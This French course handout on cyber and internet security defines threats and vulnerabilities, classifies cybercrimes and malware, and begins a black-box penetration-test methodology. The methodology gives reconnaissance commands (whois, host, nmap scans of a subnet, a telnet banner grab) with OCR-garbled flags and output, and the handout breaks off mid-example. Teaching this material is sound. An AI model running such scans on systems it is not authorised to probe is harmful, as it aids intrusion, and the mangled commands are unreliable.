CYBER AND INTERNET SECURITY

ICT313

M. MOYOU Léonel, Doctorant, UY1.

Table des matières

Ce chapitre introduit :

- les notions de base de la sécurité informatique : menace, risque, vulnérabilité;
- il effectue un premier parcours de l'ensemble du domaine, de ses aspects humains, techniques et organisationnels, sans en donner de description technique.

INTRODUCTION

La **sécurité informatique** est une branche de l'informatique qui vise à protéger les informations stockées dans un système informatique. Il n'existe aucune technique capable d'assurer l'inviolabilité d'un système. Les menaces peuvent dériver de programmes malveillants qui s'installent sur l'ordinateur de l'utilisateur (comme un virus) ou venir à distance à travers internet.

I. LA NOTION DE SECURITE INFORMATIQUE

1) Terminologie de la securite informatique

Le **système d'information** définit l'ensemble des données et des ressources matérielles et logicielles de l'entreprise. Ce système permet de stocker et de faire circuler les ressources qu'il contient. Ce système représente la valeur de l'entreprise) il est essentiel de le protéger. Le compromettre revient à compromettre l'entreprise.

La **menace** qui plane sur un système englobe les types d'actions menées dans le but de nuire à ce système (attaque) espionnage, vol d'informations...).

La **vulnérabilité** représente les failles, les brèches dans le système, tout ce qui expose le système à la menace : manque de sauvegardes, de robustesse, une architecture défaillante.

Les **attaques** (exploits): elles représentent les moyens d'exploiter une vulnérabilité. Il peut y avoir plusieurs attaques pour une même vulnérabilité mais toutes les vulnérabilités ne sont pas exploitables.

Les **contre-mesures** sont les actions mises en oeuvre pour prévenir la menace) une fois qu'elle est mesurée, ce qui passe d'abord par une prise de conscience.

Le **risque** encouru par un système est lié de manière étroite à la menace et à la vulnérabilité qui le touchent, mais également aux contre-mesures mises en oeuvre.

Puisque le SI est vital, tout ce qui le menace est potentiellement mortel : cela semble couler de source, et pourtant les auteurs de ce livre peuvent témoigner des difficultés qu'ils ont pu éprouver en essayant de convaincre leurs employeurs de consacrer quelques efforts à la sécurité de leur SI. Conjurer les menaces contre le SI est devenu impératif, et les lignes qui suivent sont une brève description de ce qu'il faut faire pour cela.

Les menaces contre le système d'information entrent dans l'une des catégories suivantes : **atteinte à la disponibilité des systèmes et des données, destruction de données, corruption ou falsification de données, vol ou espionnage de données, usage illicite d'un système ou d'un réseau, usage d'un système compromis pour attaquer d'autres cibles**.

Les menaces engendrent des risques et des coûts humains et financiers : **perte de confidentialité de données sensibles, indisponibilité des infrastructures et des données, dommages** pour le patrimoine intellectuel et la notoriété. **Les risques peuvent se réaliser si les systèmes menacés présentent des vulnérabilités.**

Il est possible de préciser la notion de risque en la décrivant comme le produit d'un préjudice par une probabilité d'occurrence : **risque = préjudice x probabilités d'occurrence**

Cette formule exprime qu'un événement dont la probabilité à survenir est assez élevée, par exemple la défaillance d'un disque dur, mais dont il est possible de prévenir le préjudice qu'il peut causer par des sauvegardes régulières, représente un risque acceptable ; il en va de même pour un événement à la gravité imparable, comme l'impact d'un météorite de grande taille, mais à la probabilité d'occurrence faible. Il va de soi que, dans le premier cas, le risque ne devient acceptable que si les mesures de prévention contre le préjudice sont effectives et efficaces.

2) Services principaux de la securite informatique

Pour mettre en place une politique de sécurité, il faut d'abord commencer par identifier la menace, le risque potentiel. Il faut connaître son ennemi, ses motivations et prévoir la façon dont il procède pour s'en protéger et limiter les risques d'intrusion. La sécurité d'un système repose sur cinq grands principes:

- **L'intégrité des données**: il faut garantir à chaque instant que les données qui circulent sont bien celles que l'on croit, qu'il n'y a pas eu d'altération (volontaire ou non) au cours de la communication. L'intégrité des données doit valider l'intégralité des données, leur précision, l'authenticité et la validité.

- **La confidentialité** : seules les personnes habilitées doivent avoir accès aux données. Toute interception ne doit pas être en mesure d'aboutir, les données doivent être cryptées, seuls les acteurs de la transaction possédant la clé de compréhension.

- **La disponibilité**: il faut s'assurer du bon fonctionnement du système} de l'accès à un service et aux ressources à n'importe quel moment. La disponibilité d'un équipement se mesure en divisant la durée durant laquelle cet équipement est opérationnel par la durée durant laquelle il aurait dû être opérationnel.

- **La non-répudiation** des données : une transaction ne peut être niée par aucun des correspondants. La non-répudiation de l'origine et de la réception des données prouve que les données ont bien été reçues. Cela se fait par le biais de certificats numériques grâce à une clé privée.

- **L'authentification** : elle limite l'accès aux personnes autorisées. Il faut s'assurer de l'identité d'un utilisateur avant l'échange de données.

3) Les champs d'application de la securite informatique

Dans un contexte global la sécurité doit être assurée:
- **au niveau utilisateur** : les acteurs doivent comprendre l'importance de leur position.
- **au niveau des technologies utilisées** : elles doivent être sûres et ne pas présenter de failles.
- **au niveau des données en elles-mêmes** : avec une bonne gestion des droits d'accès (authentification et contrôle) l'utilisateur doit posséder uniquement les droits qui lui sont nécessaires).
- **au niveau physique** (accès à l'infrastructure) au matériel) : rien ne sert de sécuriser un système logiquement si matériellement l'accès à la salle des machines n'est pas sécurisé.

4) LES ATTAQUES

1. Types d'attaques

Les attaques peuvent à première vue être classées en 2 grandes catégories :

- **les attaques passives** : consistent à écouter sans modifier les données ou le fonctionnement du réseau. Elles sont généralement indétectables mais une prévention est possible.
- **les attaques actives** : consistent à modifier des données ou des messages, à s'introduire dans des équipements réseau ou à perturber le bon fonctionnement de ce réseau. Noter qu'une attaque active peut être exécutée sans la capacité d'écoute. De plus, il n'y a généralement pas de prévention possible pour ces attaques, bien qu'elles soient détectables (permettant ainsi une réponse adéquate).

2. Profils et capacites des attaquants

Les attaquants peuvent être classés non-seulement par leurs connaissances (newbies, experts, etc...) mais également suivant leurs capacités d'attaques dans une situation bien définie. Ainsi, on dénombrera les capacités suivantes :

- transmission de messages sans capacité d'écoute (IP spoofing...)
- écoute et transmission de messages
- écoute et perturbation des communications (blocage de paquets, DoS et DDoS...)
- écoute, perturbation et transmissions de messages
- écoute et relai de messages (attaques type man-in-the-middle)

II. TYPES DE TESTS DE PENETRATION

Les deux types principaux de tests d'intrusion :

1) Test de pénétration de type boîte blanche

visibles (boîte blanche) : Un test de type boîte blanche (ou test white hat) est réalisé en accord avec l'organisation qui a été préalablement avertie.

Lors d'un test de pénétration de type boîte blanche, vous travaillez avec l'organisation pour identifier les menaces potentielles. L'avantage principal de ce type de test est que vous avez accès aux connaissances de quelqu'un de l'intérieur et que vous pouvez lancer vos attaques sans craindre d'être bloqué. L'inconvénient est que vous pourriez ne pas avoir de résultats exacts en ce qui concerne le programme de sécurité et sa capacité à détecter certaines attaques.

2) Test de pénétration de type boîte noire

invisibles (boîte noire). un test de type boîte noire est conçu pour simuler les actions d'un attaquant inconnu survenu à l'improviste.

Contrairement aux tests boîte blanche, les tests de pénétration de type boîte noire permettent de simuler les actions d'un attaquant et sont effectués à l'insu de l'organisation. Les tests boîte noire sont réalisés afin de tester la capacité de l'équipe de sécurité interne à détecter une attaque et à y répondre.

3) SCANNERS DE VULNERABILITE

Les scanners de vulnérabilité sont des outils automatisés qui servent à identifier les failles de sécurité affectant un système ou une application. En comparant les empreintes, ils identifient le système d'exploitation de la cible (la version et le type) ainsi que les services en cours d'exécution.

Les scanners jouent un rôle très important dans les tests d'intrusion, en particulier dans le cas d'un test overt, qui permet de lancer des attaques multiples sans avoir à se soucier d'éviter la détection. La richesse des informations qu'ils proposent est inestimable, mais prenez garde à trop compter sur eux.
EXEMPLE : NMAP, NESSUS, METASPLOIT, etc.

III. L'ETHIQUE DE TRAVAIL

Les hackers sont également capables de détourner un objet ou un logiciel de son fonctionnement originel. Ils utilisent leur savoir pour découvrir les choses auxquelles ils ne sont pas censés avoir accès. Les différents types de cette grande famille sont :

1) Les hackers « black hats » les chapeaux noirs

Généralement, ces hackers ne respectent pas la loi, ils pénètrent par effraction dans les systèmes dans un intérêt qui n'est pas celui des propriétaires du réseau. L'intérêt y est personnel, généralement financier, en tout cas le but est nuisible à la personne (physique ou morale) visée. Ces hackers sont d'ailleurs plus généralement appelés des **crackers**. Les crackers ayant une nette attirance pour ce côté obscur sont par exemple les créateurs de virus, de chevaux de Troie ou de logiciels espions.

2) Les hackers « white hats », les chapeaux blancs

Techniquement, l'action menée par les white hats est très proche de celle des black hats. Cependant, elle se différencie par le **but ou la finalité**. En effet, les « white hackers » ont plutôt comme ambition d'aider à la sécurisation du système, sans en tirer profit de manière illicite. Les white hats bricolent et testent les systèmes d'information pour découvrir les vulnérabilités pas encore connues ou non publiques, les « 0 day » (**zéro day**, zéro jour). La technique employée est la même que pour un hacker à chapeau noir. Les white hats rendent alors publiques les vulnérabilités, et parfois même les exploits, qui sont les bouts de code permettant de tester la vulnérabilité d'un système à cette faille.

3) Les hackers « grey hats », les chapeaux gris

Le hacker au chapeau gris est un peu un hybride du chapeau blanc et du chapeau noir. Il s'agit d'un hacker compétent, qui agit parfois avec l'esprit d'un white hat, parfois avec celui d'un black hat. Son intention n'est pas forcément mauvalse mais il commet cependant occasionnellement un délit.

4) Les « scripts kiddies »

Dans le problème lié à la publication sur Internet des vulnérabilités découvertes, on trouve l'un des éléments clés de la discorde, les scripts kiddies, autrement dit des jeunes pirates néophytes. Ces individus récupèrent les exploits laissés par les white hats sur les outils publics et les exécutent sur des machines, sans aucune connaissance, dans le but de provoquer des pannes volontaires, des mass-root.

CHAPITRE 1 : LA CYBER CRIMINALITE

Le terme **cybercriminalité** est utilisé pour décrire une activité illégale dans laquelle des ordinateurs ou des appareils informatiques tels que des smartphones, des tablettes, des assistants numériques personnels (PDA), etc., autonomes ou faisant partie d'un réseau, sont utilisés comme un outil ou / et cible de l'activité criminelle. Il est commis par des gens à l'état d'esprit destructeur et criminel, que ce soit pour la vengeance, la cupidité ou l'aventure.

I. CLASSIFICATION DES CYBERCRIMES

Le cybercriminel peut être interne ou externe à l'organisation confrontée à la cyberattaque. Sur la base de ce fait, la cybercriminalité pourrait être classée en deux types:

- **Attaque interne**: une attaque contre le réseau ou le système informatique par une personne disposant d'un accès autorisé au système est appelée attaque d'initié. Il est généralement effectué par des employés ou des entrepreneurs insatisfaits ou mécontents. Le motif de l'attaque interne pourrait être la vengeance ou la cupidité. Il est relativement facile pour un initié d'effectuer une cyberattaque, car il connaît bien les **politiques, les processus, l'architecture informatique et le bien-être du système de sécurité**. De plus, l'attaquant a un accès au réseau. Par conséquent, il est relativement facile pour un attaquant interne d'acquérir des informations sensibles, de planter le réseau, etc. dans les politiques informatiques. L'attaque interne pourrait être évitée en planifiant et en installant un système de détection d'intrusion interne (IDS) dans l'organisation.
- **Attaque externe**: lorsque l'attaquant est embauché par un initié ou une entité externe à l'organisation, on parle d'attaque externe. L'organisation victime d'une cyberattaque fait non seulement face à des pertes financières mais également à une perte de réputation. Étant donné que l'attaquant est externe à l'organisation, ces **attaquants analysent et collectent généralement des informations**. Un administrateur réseau / sécurité expérimenté surveille régulièrement le journal généré par les pare-feu, car les attaques externes peuvent être détectées en analysant soigneusement ces journaux de pare-feu. De plus, des systèmes de détection d'intrusion sont installés pour garder un œil sur les attaques externes.

Il existe des offres et des services à la demande pour les cybercriminels. La personne, l'organisation ou un pays peut contacter ces cybercriminels pour pouvoir pirater une organisation afin d'accéder à certaines données sensibles, ou créer une attaque massive par déni de service contre leurs concurrents. Sur la base de la demande du client, les pirates créent des logiciels malveillants, des virus, etc. en fonction de leurs besoins. Une organisation effectuée par une cyberattaque, non seulement fait face à une perte financière, mais sa reputation est également affectée négativement, et l'organisation concédante en bénéficiera définitivement.

II. RAISONS D'ETRE DES CYBERCRIMES

Il existe de nombreuses raisons qui agissent comme un catalyseur dans la croissance de la cybercriminalité. Certaines des principales raisons sont:

a. **Argent**: les gens sont motivés à commettre des cybercrimes, c'est de gagner de l'argent rapidement et facilement.

b. **Vengeance**: Certaines personnes essaient de se venger d'une autre personne / organisation / société / caste ou religion en diffamant sa réputation ou en apportant une perte économique ou physique. Cela relève de la catégorie du cyber-terrorisme.
c. **Amusement**: l'amateur fait de la cybercriminalité pour le plaisir. Ils veulent juste tester le dernier outil qu'ils ont rencontré.
d. **Reconnaissance**: il est considéré comme une fierté si quelqu'un pirate les réseaux hautement sécurisés comme les sites ou les réseaux de défense.
e. **Anonymat** - Souvent, l'anonymat fourni par un cyberespace motive la personne à commettre une cybercriminalité, car il est beaucoup plus facile de commettre une cybercriminalité sur le cyberespace et de rester anonyme par rapport au monde réel. Il est beaucoup plus facile de s'en sortir avec une activité criminelle dans un cyber-monde que dans le monde réel. Il existe un fort sentiment d'anonymat qui peut amener des citoyens par ailleurs respectables à abandonner leur éthique à la recherche d'un gain personnel.
f. **Cyberespionnage**: Parfois, le gouvernement lui-même est impliqué dans la cyber-intrusion pour surveiller d'autres personnes / réseaux / pays. La raison pourrait être politiquement, économiquement et socialement motivée.

III. TYPES DE CYBER CRIME

Différents types de cybercrimes sont :

1) Le cyber-harcèlement

Il s'agit d'un acte de traque, de harcèlement ou de menace d'une personne utilisant Internet / un ordinateur comme moyen de communication. Ceci est souvent fait pour diffamer une personne et utiliser le courrier électronique, le réseau social, la messagerie instantanée, la publication sur le Web, etc. Le comportement comprend de fausses accusations, des menaces, l'exploitation sexuelle des mineurs, la surveillance, etc.

2) Pornographie juvénile

Il s'agit d'un acte de possession d'image ou de vidéo d'un mineur (moins de 18 ans), engagé dans un comportement sexuel.

3) Falsification et contrefaçon

C'est une utilisation de l'ordinateur pour la contrefaçon et la falsification d'un document. Avec l'avancement du matériel et du logiciel, il est possible de produire des contrefaçons qui correspondent au document original à un point tel qu'il n'est pas possible de juger de l'authenticité du document sans jugement d'expert.

4) Piratage de logiciels et délits liés aux DPI

Le piratage de logiciels est une reproduction et une distribution illégales pour un usage personnel ou professionnel. Il relève de la criminalité liée à la violation des DPI (droit public individuel). Certains des autres crimes en vertu de la violation des DPI sont: le téléchargement de chansons, le téléchargement de films, etc.

5) Cyber Terrorisme

Il est défini comme l'utilisation de ressources informatiques pour intimider ou contraindre le gouvernement, la population civile ou tout segment de ceux-ci à des fins politiques ou des objectifs sociaux.

6) Phishing

Il s'agit d'un processus d'acquisition d'informations personnelles et sensibles d'un individu par e-mail en se déguisant en entité de confiance dans une communication électronique. Le but du phishing est le vol d'identité et les informations personnelles telles que le nom d'utilisateur, le mot de passe et le numéro de carte de crédit, etc. peuvent être utilisées pour voler de l'argent sur le compte de l'utilisateur. Si un téléphone est utilisé comme moyen de vol d'identité, il est connu sous le nom de Vishing (phishing vocal). Une autre forme de phishing est le smishing, dans lequel les sms sont utilisés pour attirer les clients.

7) Vandalisme informatique

Il s'agit d'un acte de destruction physique des ressources informatiques en utilisant la force physique ou un code malveillant.

8) Piratage informatique

Il s'agit d'une pratique consistant à modifier le matériel informatique et les logiciels pour atteindre un objectif en dehors de l'objectif initial du créateur. Le but du piratage d'un système informatique peut aller de la simple démonstration de la capacité technique au scellement, à la modification ou à la destruction d'informations pour des raisons sociales, économiques ou politiques. Maintenant, l'entreprise embauche des pirates informatiques, une personne engagée dans le piratage d'ordinateurs, pour pirater intentionnellement l'ordinateur d'une organisation afin de trouver et de corriger les failles de sécurité.

9) Création et distribution de virus sur Internet

La propagation d'un virus peut entraîner des pertes commerciales et financières pour une organisation. La perte comprend le coût de réparation du système, le coût associé à la perte d'activité pendant les temps d'arrêt et le coût de la perte d'opportunité. L'organisation peut poursuivre le pirate informatique, s'il est trouvé, pour la somme supérieure ou équivalente à la perte supportée par l'organisation.

10) Spamming

L'envoi de messages en masse non sollicités et commerciaux sur Internet est connu sous le nom de spamming. Un e-mail peut être classé comme spam s'il répond aux critères suivants: a. Mailing de masse: - l'e-mail n'est pas destiné à une personne en particulier mais à un grand nombre de personnes. b. Anonymat: - L'identité réelle de la personne n'est pas connue c. Non sollicité: - l'e-mail n'est ni attendu ni demandé pour le destinataire. Ces spams non seulement irritent les destinataires et surchargent le réseau, mais font également perdre du temps et occupent le précieux espace mémoire de la boîte aux lettres.

11) Scripts intersites

Il s'agit d'une activité qui consiste à injecter un script malveillant côté client dans un site Web de confiance. Dès que le navigateur exécute le script malveillant, le script malveillant accède aux cookies et autres informations sensibles et est envoyé à des serveurs distants. Désormais, ces informations peuvent être utilisées pour obtenir un avantage financier ou un accès physique à un système pour un intérêt personnel.

12) Fraude aux enchères en ligne

Il existe de nombreux sites Web authentiques qui proposent des enchères en ligne sur Internet. Profitant de la réputation de ces sites Web, certains des cybercriminels attirent les clients vers des systèmes de fraude aux enchères en ligne qui conduisent souvent à un trop-payé du produit ou que l'article n'est jamais livré une fois le paiement effectué.

13) Cyber Squatting

C'est un acte de réservation des noms de domaine de la marque de quelqu'un d'autre avec l'intention de la vendre par la suite à l'organisation qui est le propriétaire de la marque à un prix plus élevé.

14) Bombes logiques

Il s'agit de codes malveillants insérés dans des logiciels légitimes. L'action malveillante est déclenchée par une condition spécifique. Si les conditions sont remplies à l'avenir, l'action malveillante commence et en fonction de l'action définie dans le code malveillant, elles détruisent les informations stockées dans le système ou rendent le système inutilisable.

15) Web Jacking

Le pirate informatique accède au site Web d'une organisation et le bloque ou le modifie pour servir des intérêts politiques, économiques ou sociaux. Les exemples récents de web jacking sont certains des sites Web des instituts d'enseignement ont été piratés par des pirates pakistanais et une animation contenant des drapeaux pakistanais a été affichée sur la page d'accueil de ces sites. Un autre exemple est le piratage du site Web des chemins de fer pakistanais par des pirates indiens et le drapeau indien sur la page d'accueil pendant plusieurs heures à l'occasion du jour de l'indépendance de l'Inde en 2014.

16) Vol de temps sur Internet

Piratage du nom d'utilisateur et du mot de passe du FAI d'un individu et surfant sur le Internet à ses frais est le vol de temps Internet.

17) Attaque par déni de service

Il s'agit d'une cyberattaque dans laquelle le réseau est étouffé et souvent effondré en l'inondant de trafic inutile et empêchant ainsi le trafic réseau légitime.

18) Salami Attack

C'est une attaque qui se déroule avec de petits incréments et une somme finale pour conduire à une attaque majeure. Les incréments sont si petits qu'ils restent inaperçus. Un exemple d'attaque de salami est l'accès à la banque en ligne d'un individu et le retrait d'un montant si petit qu'il reste inaperçu par le propriétaire. Souvent, le déclencheur par défaut est défini sur le site Web bancaire et les transactions ci-dessous, par exemple, Rs. 1000 retraits ne sont pas signalés au propriétaire du compte. Montant de retrait de Rs. 1000 sur une période de temps entraînera le retrait total d'une somme importante.

19) Data Diddling

Il s'agit d'une pratique consistant à modifier les données avant leur entrée dans le système informatique. Souvent, les données d'origine sont conservées après l'exécution des données. Par exemple, DA ou le salaire de base de la personne est modifié dans les données de paie d'un individu pour le calcul de la paie. Une fois le salaire calculé et transféré sur son compte, le salaire total est remplacé par son salaire réel dans le rapport.

20) Usurpation d'e-mail

Il s'agit d'un processus consistant à modifier les informations d'en-tête d'un e-mail afin que sa source d'origine ne soit pas identifiée et qu'il apparaisse à une personne à l'extrémité de réception que l'e-mail provient d'une source autre que la source d'origine.

Malware signifie «Malicious Software» et il est conçu pour accéder ou être installé sur l'ordinateur sans le consentement de l'utilisateur. Ils exécutent des tâches indésirables sur l'ordinateur hôte au profit d'un tiers. Il existe une gamme complète de logiciels malveillants qui peuvent sérieusement dégrader les performances de la machine hôte. Il existe une gamme complète de malwares qui sont simplement écrits pour distraire / ennuyer l'utilisateur, aux plus complexes qui capturent les données sensibles de la machine hôte et les envoient à des serveurs distants.

I. TYPE DE MALWARE

1) Adware

C'est un type spécial de malware qui est utilisé pour la publicité forcée. Ils redirigent la page vers une page publicitaire ou font apparaître une page supplémentaire qui fait la promotion d'un produit ou d'un événement. Ces logiciels publicitaires sont soutenus financièrement par les organisations dont les produits sont annoncés.

2) Logiciel espion

Il s'agit d'un type spécial qui est installé sur l'ordinateur cible avec ou sans l'autorisation de l'utilisateur et est conçu pour voler des informations sensibles sur l'ordinateur cible. La plupart du temps, il rassemble les habitudes de navigation de l'utilisateur et l'envoie au serveur distant à l'insu du propriétaire de l'ordinateur. La plupart du temps, ils sont téléchargés sur l'ordinateur hôte lors du téléchargement de logiciels gratuits, c'est-à-dire de programmes d'application gratuits sur Internet. Les spywares peuvent être de différents types; Il peut garder une trace des cookies de l'ordinateur hôte, il peut agir comme un keyloggers pour renifler les mots de passe bancaires et les informations sensibles, etc.

3) Logiciel de piratage de navigateur

Certains logiciels malveillants sont téléchargés avec les logiciels gratuits proposés sur Internet et installés sur l'ordinateur hôte à l'insu de l'utilisateur. Ce logiciel modifie les paramètres du navigateur et redirige les liens vers d'autres sites non intentionnels.

4) Virus

Un virus est un code malveillant écrit pour endommager / nuire à l'ordinateur hôte en supprimant ou en ajoutant un fichier, occuper l'espace mémoire de l'ordinateur en répliquant la copie du code, ralentir les performances de l'ordinateur, formater l'hôte machine, etc. Il peut se propager via des pièces jointes à un e-mail, des clés USB, des images numériques, des messages électroniques, des clips audio ou vidéo, etc. Un virus peut être présent dans un ordinateur mais il ne peut pas s'activer sans l'intervention humaine. Tant que le fichier exécutable (.exe) n'est pas exécuté, un virus ne peut pas être activé sur la machine hôte.

5) Vers

Ils sont une classe de virus qui peuvent se répliquer. Ils sont différents du virus par le fait qu'ils ne nécessitent pas d'intervention humaine pour voyager sur le réseau et se propager de la machine infectée à l'ensemble du réseau. Les vers peuvent se propager via le réseau, en utilisant les failles du système d'exploitation ou par e-mail. La réplication et la propagation du ver sur le réseau consomment les ressources du réseau comme l'espace et la bande passante et forcent le réseau à s'étouffer.

6) Trojan Horse


Le cheval de Troie est un code malveillant qui est installé sur la machine hôte en se faisant passer pour un logiciel utile. L'utilisateur clique sur le lien ou télécharge le fichier qui prétend être un fichier ou un logiciel utile provenant d'une source légitime. Il endommage non seulement l'ordinateur hôte en manipulant les données, mais crée également une porte dérobée dans l'ordinateur hôte afin qu'il puisse être contrôlé par un ordinateur distant. Il peut devenir une partie du botnet (robot-network), un réseau d'ordinateurs infectés par un code malveillant et contrôlés par un contrôleur central. Les ordinateurs de ce réseau qui sont infectés par un code malveillant sont appelés zombies. Les chevaux de Troie n'infectent pas les autres ordinateurs du réseau et ne se répliquent pas.

7) Scareware

Internet a changé la façon dont nous parlons, achetons, jouons, etc. Il a même changé la façon dont les criminels ciblent les gens pour obtenir une rançon. Lors de la navigation sur Internet, une alerte pop-up apparaît soudainement sur l'écran pour avertir de la présence de virus dangereux, de logiciels espions, etc. dans l'ordinateur de l'utilisateur. À titre de mesure corrective, le message suggère le téléchargement utilisé de la version payante complète du logiciel. Au fur et à mesure que l'utilisateur procède au téléchargement, un code malveillant, appelé scareware, est téléchargé sur l'ordinateur hôte. Il tient en otage l'ordinateur hôte jusqu'au paiement de la rançon. Le code malveillant ne peut pas être désinstallé et l'ordinateur ne peut pas être utilisé tant que la rançon n'est pas payée. Un exemple d'alerte de message d'un scareware est montré dans la figure.

8) Botnets et armées de zombies

Depuis leur création, les criminels ont maintenant reconnu et développé une nouvelle méthodologie pour les attaques DoS. Connues sous le nom d'attaques DDoS (déni de service distribué), cette technologie employait des machines zombie ou robot pour augmenter l'efficacité de leur charge utile. Les zombies ou les bots sont des ordinateurs compromis connectés à Internet, qui sont souvent utilisés pour effectuer à distance des tâches malveillantes ou criminelles.



Ils sont souvent utilisés dans de grands lots (c'est-à-dire des armées de zombies ou des botnets), et la majorité des propriétaires d'ordinateurs zombies ne sont pas au courant de leur utilisation.

Leur utilisation est de plus en plus communs car ils camouflent efficacement l'agresseur et réduisent les coûts de fonctionnement de leur opération criminelle associée à la bande passante. Motivations pour les attaques DDoS vont de l'ennui au vol en passant par l'extorsion.

Nous allons nous placer dans la situation d'un test d'intrusion en condition réelle, c'est-à-dire en boîte noire. Nous ne connaissons rien sur le système cible, ni l'architecture, ni les services, ni l'organisme réellement.

Dans cette partie, nous allons donc passer en revue la méthodologie retenue généralement par les attaquants pour s'introduire illégalement dans un système d'information, quelle qu'en soit la finalité.

Cette partie ne vise pas à expliquer comment compromettre un système mais une fois de plus, à comprendre la façon dont il peut être compromis, afin de mieux pouvoir s'en prémunir.

La meilleure façon de se protéger étant de procéder de la même manière que l'ennemi pour connaître ses vulnérabilités et les corriger, nous allons nous placer dans la peau de l'attaquant.
Une attaque s'effectue en 5 principales étapes :

- *La collecte des informations sur la cible*
- *Le répérage des failles*
- *L'intrusion dans le système*
- *Maintenir son accès*
- *Et l'exploitation de la cible*

I. COLLECTE DES INFORMATIONS

1) Connaître sa cible

Toute attaque nécessite une phase de préparation correspondant à la collecte des informations. Cette phase, aussi appelée prise d'empreinte (**fingerprinting** en anglais), rassemble l'ensemble des techniques permettant à l'attaquant de prendre le maximum d'informations sur sa cible, de la connaître, afin de mener l'attaque de façon efficace, et d'attaquer les points sensibles.

Le premier outil indispensable à toute collecte d'informations, est bien sûr le moteur de recherche Google. Google est en possession d'une base de données immense contenant des informations sur tous les sujets, pratiquement toutes les personnes. Une simple recherche peut mener très loin. Avec le succès des réseaux sociaux sur Internet, nous ne comptons plus les profils mal protégés qui s'exposent dangereusement aux yeux de tous. Avec Facebook, il est facile d'obtenir des informations personnelles.

L'attaquant peut ainsi apprendre beaucoup sur sa cible, de manière directe (nom, adresse, localité ...), mais aussi de manière indirecte, sur les forums ou sur les sites communautaires. Il peut ainsi cerner les centres d'intérêt, l'état d'esprit, ou connaître son entourage, les archives de listes de diffusion des discussions laissées par les équipes techniques d'une entreprise constituent également des traces intéressantes.

2) Quelques commandes utiles

Côté technique, de nombreux outils peuvent nous renseigner sur l'architecture d'un réseau cible.
Par exemple, la commande whois, disponible sur les plates-formes Linux (dans le Gestionnaire de paquets) ou sur le site **www.whois.net**, est déjà un bon outil de base. Elle cherche dans une base de données

mondiale des noms de domaines, les informations publiques liées au nom de domaine demandé. Certaines informations peuvent être cachées par le propriétaire, s'il le souhaite, mais néanmoins, elles sont assez rarement cachées et il est possible d'accéder à des informations qui peuvent nous donner une première idée de la cible. Ex : **$ whois editions-eni.fr**
Ainsi, avec **whois**, on peut généralement se renseigner sur le **propriétaire** du nom de domaine, de **l'organisme** propriétaire du nom de domaine. Parfois, on a même accès à **l'adresse postale** du propriétaire, le **contact mail** du responsable, le **numéro** de téléphone... Bref, des informations qui nous aiguillent sur la cible.

La commande traceroute, disponible dans le Gestionnaire de paquets des systèmes Linux ou tracert sous Windows, peut également s'avérer utile, en listant les noeuds intermédiaires entre un point de départ et un point d'arrivée, elle nous informe sur le routage des paquets, et donc nous aide à situer le routeur dans le réseau. Ex : $ **tracert editions-eni.fr**

La commande host quant à elle, liste les machines enregistrées dans les DNS de la cible.
$ host editions-eni.fr
editions-eni.fr has address 81.80.245.20
editions-eni.fr mail is handled by 20 smtp.eni-ecole.fr.
editions-eni.fr mail is handled by 10 mailhost-ma.eni.fr.

3) La prise d'empreinte par pile TCP/lP

Nmap permet quant à lui de faire le scan des machines d'un sous-réseau, d'en connaître les ports ouverts, et donc probablement de connaître les services lancés sur chaque machine, de connaître leurs versions et potentiellement les vulnérabilités.

Tout d'abord, la connaissance du système d'exploitation d'un serveur est évidemment cruciale pour un attaquant. Beaucoup de failles sont spécifiques aux systèmes d'exploitation, et les façons d'y pénétrer sont également différentes.

Le fait de balayer un réseau, de le scanner, permet de connaître sa topologie. Le scanneur de ports va détecter les IP actives sur le réseau, détecter les ports ouverts et les services potentiels qui tournent derrière chaque port ouvert.

Cette technique n'est pas fiable à 100% mais reste très efficace. Il existe d'autres types de scanneurs de ports, les mappeurs passifs, comme le logiciel **Siphon**. Ils permettent de déterminer la topologie réseau du brin physique sur lequel est connectée la machine depuis laquelle l'exécutable est lancé, mais ils sont surtout utilisés car indétectables par les machines cibles, puisqu'ils n'envoient pas de paquets.

Dans la pratique, pour découvrir par exemple la topologie d'un réseau 192.168.0.0/24, dont l'adresse réseau est 192.168.0 et pouvant contenir jusqu'à 254 machines, nous utiliserons la commande:
 # nmap - sS - su -0 -oN nmap.log 192.168.0.1-254

On peut obtenir par exemple ce genre de sortie:
Starting Nmap 4.76 (http://nmap.org) at 2009-05-13 00:10 CEST

Interesting ports on 192.168.0.11:
Not shown: 1995 e10sed ports
PORT STATE SERVICE
22/tep open ssh
80/tep open http
lll/tep open rpebind
68/udp openlfiltered dhepe
111/udp openlfiltered rpebind
5353/udp openlfiltered zeroeonf
Deviee type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.25
Network Distance: 0 hops

Voilà le résultat de scan d'une seule machine. Ici nous avons fourni plusieurs options à nmap, à savoir :
- *sS* = précise que l'on veut faire un SYN scan
- *sU* = scanne également les ports UDP
- *0* = tente ainsi d'identifier le système d'exploitation des machines scannées
- *oN nmap.log* = demande à nmap d'enregistrer la sortie dans un fichier nmap.log précisé.
Enfin, on demande à nmap de scanner toutes les machines du réseau 192.168.0. Ensuite, nous allons pouvoir lire le journal de sortie nmap.log, récupérer les adresses IP et les ports ouverts associés, pour en déduire le type de service ouvert présumé.

4) Interroger les services lancés

Nous allons interroger chaque service susceptible de nous offrir des informations intéressantes afin d'en connaître davantage avec les informations de bannière par exemple. Typiquement nous allons nous arrêter sur quelques services intéressants comme les serveurs DNS (port 53)} les serveurs NFS (2049)} les serveurs NetBIOS (139)} les serveurs mail (25) et les serveurs SNMP (ports UDP 161) 162). Ces services sont susceptibles de nous apporter des informations intéressantes et des comptes utilisateurs valides qui vont nous permettre de passer à l'étape suivante de l'attaque.

Obtenir des informations sur un service est généralement assez facile. Par exemple essayons de voir quel serveur web tourne derrière un site web:
$ telnet www.example.com 80
Trying 208.77.188.166 ...
Connected to www.example.com.
Escape character is 'A]'.
